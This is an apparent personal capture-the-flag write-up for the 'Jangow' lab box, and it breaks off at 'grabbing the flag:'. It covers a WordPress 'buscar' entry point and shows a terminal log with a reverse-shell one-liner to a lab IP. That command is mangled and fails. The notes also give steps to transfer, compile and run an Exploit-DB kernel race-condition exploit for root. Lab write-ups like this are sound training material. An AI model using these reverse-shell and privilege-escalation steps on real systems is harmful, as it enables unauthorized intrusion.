# Jangow Box

## --- 7.5.24 ---

I had the right idea; need to exploit the web server. HOWEVER. What I missed was the "wordpress" folder. I needed to go into the folder and take a look at the "buscar" option. Need to run burpsuite whilst click on this.


```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$ bash -i >& ;dev;tcp;10,0,2,4;443 0>&1
-bash: erro de sintaxe prÃ³ximo do `token' nÃ£o esperado `;'
jangow01@jangow01:~$ cd ..;
jangow01@jangow01:/home$ ls
jangow01
jangow01@jangow01:/home$ cd jangow01/
jangow01@jangow01:~$ ls
user.txt
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ ufw allow 22
ERROR: VocÃª precisa ser superusuÃ¡rio para executar este script
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$
```


Exploit for this specific kernel:
https://www.exploit-db.com/exploits/47170

We can use the login creds that we had from earlier to transfer the exploit to the machine
Then, we will need to compile and execute the exploit.




used gcc -pthread 47170.c -o 47170 to compile

This exploit is a race condition exploit. Once race condition has been won, we can get a root shell.



grabbing the flag: